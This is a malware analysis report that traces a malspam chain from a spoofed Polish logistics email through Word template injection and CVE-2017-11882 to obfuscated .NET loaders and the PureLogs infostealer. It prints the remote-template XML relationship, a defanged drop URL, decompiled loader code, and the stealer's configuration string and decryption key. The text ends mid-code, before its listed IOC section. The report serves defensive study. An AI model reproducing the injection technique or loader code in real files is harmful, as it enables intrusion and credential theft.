

“Dissecting a new malspam chain delivering Purelogs infostealer”

Dipartimento di Management ed Economia

**Centro di Ricerca in
Analisi dati, Intelligence, Sicurezza, Informazione (AISI)**

Osservatorio sulla Cybersecurity diretto da Pierluigi Paganini

**Rapporto a cura del Laboratorio di Analisi Malware diretto da
Luigi Martire**

Sommario

Introduction	3
Technical Analysis	3
The malspam.....	3
Purelogs loaders	5
The final payload.....	9
Conclusion.....	15
Indicators of Compromise.....	15
MITRE ATT&CK Table	16

Introduction

Malspam remains one of the most prevalent and effective initial infection vectors leveraged by threat actors to distribute malware at scale. Despite the increasing sophistication of endpoint protection and email filtering technologies, malspam campaigns continue to pose a significant threat to organizations and individuals alike due to their adaptability, low operational cost, and capacity to exploit human factors such as curiosity, urgency, and trust. By masquerading as legitimate business correspondence, invoices, shipment notifications, or security alerts, attackers can reliably trick unsuspecting recipients into opening malicious attachments or clicking on embedded links, thus initiating the infection chain.

Malspam campaigns employ a variety of payload-delivery mechanisms including weaponized Office documents that leverage macros and embedded OLE objects or exploit chains such as, exploitation of CVE-2017-11882 or CVE-2017-8570

The malspam ecosystem is constantly evolving, supported by a complex underground economy of malware developers, bulletproof hosting providers, phishing-kit vendors, and botnet operators.

Technical Analysis

The malspam

The analyzed sample was delivered through a malspam across the entire Europe campaign distributing weaponized Microsoft Word documents as email attachments. Telemetry from VirusTotal indicates the malicious file named “**scansione0038.docx**” was first submitted from Italy and flagged by 24 out of 66 security vendors.




Figure: Detection rate of the malicious document

The phishing email impersonates PKS International Cargo S.A., a legitimate Polish logistics company. The message is written in Polish and uses a convincing business pretext, claiming to contain customs or warehouse documents (“Dokumenty z odprawy”).

The sender address (hreb enne@castril.biz) differs from the legitimate corporate domain, indicating domain spoofing or use of a lookalike domain. The inclusion of realistic contact details, phone numbers, and multilingual signatures enhances credibility and social-engineering effectiveness.




Figure: Caption of the malicious mail

Once opened, the .docx document attempts to execute embedded content that triggers an outbound request to an external resource, as observed in the above figure. The Word splash screen explicitly shows an HTTP(S) connection to arcanite.ch, a legit hosting provider.



Figure: Template Injection

The malicious document leverages the **Template Injection Technique** in order to download another RTF file, which contains the next stage of the infection. In Microsoft Office, Template Injection abuses the Remote Template feature embedded within the document's word/_rels/settings.xml.rels file. This XML relationship file defines external template locations via attributes, as reported here:

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship TargetMode="External" Target="https://-----
    9238499328998429404023049004539405093@go.arcanite.ch/994FVU?&-----
    3299402340402930424029483249924929348"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/>
</Relationships>
```

Figure: Template injection in word/_rels/settings.xml.rels file

The fetched content in this case is a malicious RTF file hosted on the remote domain (go.arcanite.ch), designed to exploit **CVE-2017-11882**, a well-known vulnerability in the Microsoft Equation Editor component (EQNEDT32.EXE). This vulnerability, discovered in late 2017, allows arbitrary code execution via stack buffer overflow when the application parses a crafted OLE object embedded within an RTF container. Despite the age, this vulnerability remains one of the most exploited by threat actors to deliver malware.

Upon successful exploitation, shellcode embedded in the RTF executes with the privileges of the user running Word, providing the attacker with an initial foothold for further payload delivery.

The next stage is downloaded from the dropurl **hxxp[://]107[.173.47.]147/236/emcs.exe**

Purelogs loaders

Following successful exploitation via the malicious RTF (CVE-2017-11882) delivered through template injection, the shellcode proceeds to download and execute the final-stage payload. The retrieved binary in this case is the file:

ecb52ac571074c4c501344241912a964ab30356a3883ca2c1db3b3b6914399a6




Figure: Static Information about the sample

Static analysis of the binary indicates a **PE32 executable**, compiled as a 32-bit GUI application, developed in C#, and relying on the .NET Framework v4.0.30319. The overall file size is approximately 1.11 MiB, which is consistent with numerous commodity loaders and packers used in current stealer distribution campaigns.

The metadata characteristics, together with the execution chain and the external infrastructure previously observed, strongly suggest that emcs.exe does not represent the final malicious component itself, but rather a custom packer or loader designed to unpack and execute the actual stealer payload in memory. In this campaign, the final malware family is identified as PureLogs Stealer, a credential-harvesting threat specialized in collecting browser data, system information, saved credentials, Discord tokens, and telemetry relevant for follow-on compromise.




Figure: In-memory unpack of the next stage loader

At this stage, the malware is performing **reflection-based dynamic assembly loading**, a common technique used by packers and droppers to execute embedded or encrypted payloads **directly from memory**, bypassing disk-based detection.

The relevant instruction is:

```
Assembly Wr_99 = typeof(Assembly).InvokeMember(
    "Load",
    BindingFlags.InvokeMethod,
    null,
    null,
    new object[] { pf }
);
```

This method retrieves an internal resource (Resources.Task1), processes it via an obfuscation/decoding routine (SyncTaskLedger), and returns the decoded bytes into the array pf. By calling Assembly.Load(byte[]) the malware loads this PE as a .NET assembly without ever writing it to disk.




Figure: Static information about the loader

Static inspection of the PE metadata reveals that the binary loaded in the previous reflection step is a **.NET DLL** (38 KB), compiled for **x86**, using the **Microsoft Linker 8.0**, and protected with **SmartAssembly**. SmartAssembly is a commercial .NET obfuscator frequently abused in malicious loaders to hinder static analysis, encrypt resources, and virtualize control flow. These characteristics are typical of intermediate loaders. The presence of a binary overlay and SmartAssembly protection indicates that the DLL is designed not to expose its true logic statically, but to decrypt/deserialize additional embedded components at runtime.




Figure: Extraction of the next stage from resources

At this stage of execution, it becomes evident that the component loaded through reflection is not the final payload, but rather another intermediate layer in the packer chain, one specifically designed to decode and reconstruct additional pieces of malicious code. The loader heavily relies on SmartAssembly-obfuscated routines, where class and method names appear as unreadable Unicode escape sequences such as `\u0080.\u009A` or `\u001F.\u0097`. While this obfuscation

makes the static structure difficult to interpret, the underlying logic reveals a familiar pattern commonly seen in multi-layer .NET loaders.

One of the clearest indicators of its role is the repeated use of the ResourceManager class. The loader invokes various obfuscated functions to dynamically resolve resource containers using seemingly innocuous strings like "VirIP" and "JuegoMemoriaColores". These values act as keys to access encrypted blobs stored within the assembly's resource section. In appearance, the function returns a Bitmap object, a technique frequently used by .NET packers to disguise encrypted executable data within image resources.




Figure: Launching the Fake DriverFix Pro module

After the previous decoding layer reconstructs the encrypted resource data, the next stage of execution is responsible for loading the fully decrypted payload directly into memory. The screenshot shows the malware inside a SmartAssembly-obfuscated module, where the final payload is instantiated using extremely obfuscated procedures and Unicode-based method names.

The static constructor `<Module>()` and its companion internal method that returns a `byte[]` are critical parts of this mechanism. Both perform a chain of operations involving:

- decryption of the embedded resource
- streaming the decrypted bytes into a `MemoryStream`
- and finally invoking the module loader to convert those bytes into a valid .NET assembly

This occurs entirely in memory, never writing the final binary to disk. Indeed, in the following picture, an extraction of the payload used to resemble the next stage.


```

76     case 2:
77         array[8] = array[8] ^ array2[8];
78         array[9] = array[9] ^ array2[9];
79         array[10] = array[10] ^ array2[10];
80         array[11] = array[11] ^ array2[11];
81         array[12] = array[12] ^ array2[12];
82         array[13] = array[13] ^ array2[13];
83         num2 = 0;
84         if (<Module>.vktTqDdMwK9ffUeAJ7() != null)
85         {
86             goto Block_3;
87         }
88         continue;
89     case 3:
90         array3 = new uint[]
91         {
92             3452021664U, 2213167095U, 3285011384U, 2613147503U, 2571848537U, 252476494U, 3213134958U, 188798759U, 3726775856U, 4233908738U,
93             3652327892U, 3292104734U, 2065528217U, 162164270U, 3452752292U, 2043066990U, 123368365U, 1967264828U, 2350621210U, 769954107U,
94             2777459321U, 1172966034U, 672597990U, 4198600025U, 58563121U, 3242860848U, 3187780728U, 1651791276U, 3859767861U, 1002792860U,
95             2896322995U, 1014228856U, 4013382384U, 681254253U, 666454799U, 3636935499U, 3611904152U, 1782399924U, 615928242U, 2747963647U,
96             1345034692U, 1321764322U, 3544187674U, 2262380708U, 28044628U, 3693325229U, 4059985466U, 4215417894U, 1831014997U, 177502814U,
97             2728184768U, 2553310754U, 3491828603U, 3673429606U, 1732444211U, 1304570687U, 3829888082U, 2708722408U, 294441539U, 644434698U,
98             1742657242U, 1151342521U, 2053373074U, 2088797559U, 3510151966U, 3641028256U, 3847062644U, 3778524064U, 4207655501U, 701278557U,
99             3479120974U, 3897163260U, 1106065422U, 1946228019U, 1201156060U, 1206174240U, 2890510734U, 949746365U, 1072829760U, 3978475428U,
100            922846362U, 2928173078U, 869432421U, 2962467569U, 1527915274U, 3246060079U, 2841168564U, 3697471842U, 149625563U, 4200107142U,
101            2781042429U, 3520337745U, 3232208281U, 2962468907U, 1196354364U, 212004150U, 1094678971U, 420631307U, 709914876U, 2260044938U,
102            3324469819U, 3541446990U, 2147491180U, 3584363087U, 3428511227U, 454714678U, 1835940710U, 1105749481U, 3200365787U, 2892951968U,
103            4191971650U, 1965207661U, 327303874U, 1638877150U, 606428996U, 2721386457U, 3091262232U, 2319496724U, 2583419552U, 911845291U,
104            4202088884U, 1820330434U, 859577281U, 4127744801U, 2261051938U, 2297486648U, 1571329999U, 567396388U, 1435633648U, 3794927092U,
105            2070119644U, 2922047138U, 2576331552U, 508229741U, 1137502098U, 849173144U, 1143770887U, 3718106135U, 2817654510U, 1124944191U,
106            3593145264U, 1544791948U, 4137311804U, 1984769766U, 3716065858U, 2283327418U, 2168129139U, 3936210136U, 1532658493U, 4078649049U,
107            738213587U, 651397650U, 2573693205U, 3586855632U, 3067555222U, 2534668382U, 3166549652U, 3576200698U, 4284968799U, 2536910887U,

```

Figure: Arranging the binary memory stream for the next payload

```

588     IL_2CC:
589     vA76HgUgueUhfPTGN3.RtbF5dubGU = Y53tkKxbq8R79YSnc.AOAgqw59x7(Y53tkKxbq8R79YSnc.WEg2mYngx(vA76HgUgueUhfPTGN3.BcxFvVcXns), vA76HgUgueUhfPTGN3.dK5f4smfpt);
590     bool flag10 = vA76HgUgueUhfPTGN3.M2NF1QHjSZ == 4;
591     if (flag10)
592     {
593         vA76HgUgueUhfPTGN3.L51Z17las9();
594     }
595     bool flag11 = vA76HgUgueUhfPTGN3.M2NF1QHjSZ != 4;
596     if (flag11)
597     {
598         vA76HgUgueUhfPTGN3.TYXZBwRXG(vA76HgUgueUhfPTGN3.M2NF1QHjSZ, text);
599     }
600 }
601
602 // Token: 0x0600107 RID: 263 RVA: 0x0008CA4 File Offset: 0x0006EA4
603 private static void L51Z17las9()
604 {
605     try
606     {
607         Assembly assembly = vA76HgUgueUhfPTGN3.vQ49Hj7wvf(vA76HgUgueUhfPTGN3.RtbF5dubGU);
608         object[] array = null;
609         bool flag = vA76HgUgueUhfPTGN3.08b9th8Y0E(vA76HgUgueUhfPTGN3.A1s9IrY5pw(assembly)).Length != 0;
610         if (flag)
611         {
612             array = new object[] { new string[1] };
613         }
614         vA76HgUgueUhfPTGN3.iXK9YXecfc(vA76HgUgueUhfPTGN3.A1s9IrY5pw(assembly), null, array);
615     }
616 }

```

Nome	Valore	Tipo
W7NCWQCIWU7FolKEBrY53tkKxbq8R79YSnc.AOAgqw59x7 ripo...	[byte[0x0008CA00]]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte

Figure: Completing the unpacking the Purelogs Payload

At this point in the execution chain, the loader has fully transitioned to its last decoding phase. As seen in the screenshots, this stage is responsible for assembling the final malicious binary from fragmented, encrypted data blocks. Each block of integers decodes a section of the final PE binary. This multi-array reconstruction strategy helps hide the actual payload structure, as the raw bytes are never stored in a contiguous form until the very last moment.

The final payload

In this final stage we are now looking directly at the **PureLogs stealer payload**, identified by the hash:

9c164687268cf1235c52a649e4d7ac9497b4925637c7b9abcb66df1811e09472

```
// Token: 0x06000927 RID: 2343 RVA: 0x00087588 File Offset: 0x00085788
internal static void hacPcmrHwm()
{
    if (Debugger.IsAttached)
    {
        throw new Exception("Debugger Detected");
    }
}
```

Figure: Evasion Technique

Before proceeding with its main logic, PureLogs verifies whether a debugger is attached to the process using **System.Diagnostics.Debugger.IsAttached**. If a debugger is detected, the stealer immediately throws a custom exception (“Debugger Detected”) and can either terminate execution or branch into a decoy/error path, depending on how the exception is handled. This is a straightforward anti-analysis measure aimed at frustrating reverse engineers working in dnSpy/ILSpy, Visual Studio or other .NET debuggers.

Despite this protection and the heavy SmartAssembly-style obfuscation (garbled method names, control-flow flattening, encrypted strings), stepping through the code under a controlled environment eventually exposes the **configuration blob** used by PureLogs.

```
9
10 // Token: 0x06000DA6 RID: 3494 RVA: 0x000B8DE4 File Offset: 0x000B8DE4
11 public static byte[] y6L8EOgj78(string A_0, N3B77sBL0iB3P58PVjC A_1)
12 {
13     return A_1(A_0);
14 }
15
16 // Token: 0x06000DA7 RID: 3495
17 public extern N3B77sBL0iB3P58PVjC(object, IntPtr);
18
19 // Token: 0x06000DA8 RID: 3496 RVA: 0x000B8BF8 File Offset: 0x000B8DF8
20 static N3B77sBL0iB3P58PVjC()
21 {
22     Iy6X2YPCoRoVrHwteAS.Fb8P203mpt(typeof(N3B77sBL0iB3P58PVjC).TypeHandle);
23 }
24
25 // Token: 0x040004B1 RID: 1201
26 internal static N3B77sBL0iB3P58PVjC s9FBfJCAay;
27
28 }
```

Nome	Valore
A_0	"wgFCeg4xODUuMTQ5LjI0LjIwMRi6rgEiIDB1anJFQmYSTk5w1mtZVkrYyIZwUm1rbStoTDNMWwHNuKgpQVVRDUkFDS0VS"
A_1	(N3B77sBL0iB3P58PVjC)
Method	(Byte[] FromBase64String(System.String))
Target	null
_invocationCount	0x0000000000000000
_invocationList	null
_methodBase	(Byte[] FromBase64String(System.String))
_methodPtr	0x000000001B620A00

Figure: Evidence of the Purelogs Configuration

The snippet shown at the bottom:

```
@string
"wgFCEg4xODUuMTQ5LjI0LjIwMRI6rgEiIDB1anJFQmY5Tk5wTmtZVkrYYlZwUm1rbStoTDNMWHNu
KgpOVVRDUkFDS0VS"
```

is a typical example: a long, opaque Base64-like string that, once decoded and de-obfuscated, contains the stealer's runtime configuration. In this case, the configuration includes the C2 endpoint, build ID, a 3-DES key used to decrypt other critical information of the malware:



Figure: Decoding the configuration of Purelogs stealer

In fact, the malware uses the key “0ujrEBf9NNpNkYVDXbVpRmkm+hL3LXsn” every time it need to decrypt other configuration components and information, by initiating a TripleDESCryptoServiceProvider.





Figure: Evidence of the usage of the key in 3DES encryption-decryption

One of the first tasks performed by the final stage is the creation of a **mutex**, which acts as a simple persistence and duplication-prevention mechanism. The mutex is generated using a GUID-based identifier, and serves to detect whether an instance of the malware is already running on the host.

If the mutex already exists, PureLogs concludes that the system has already been infected and terminates immediately.

If no mutex is found, the new instance creates it, then deliberately sleeps for approximately 30 seconds before transferring control to the main execution thread.



```

8 public extern void invoke(object);
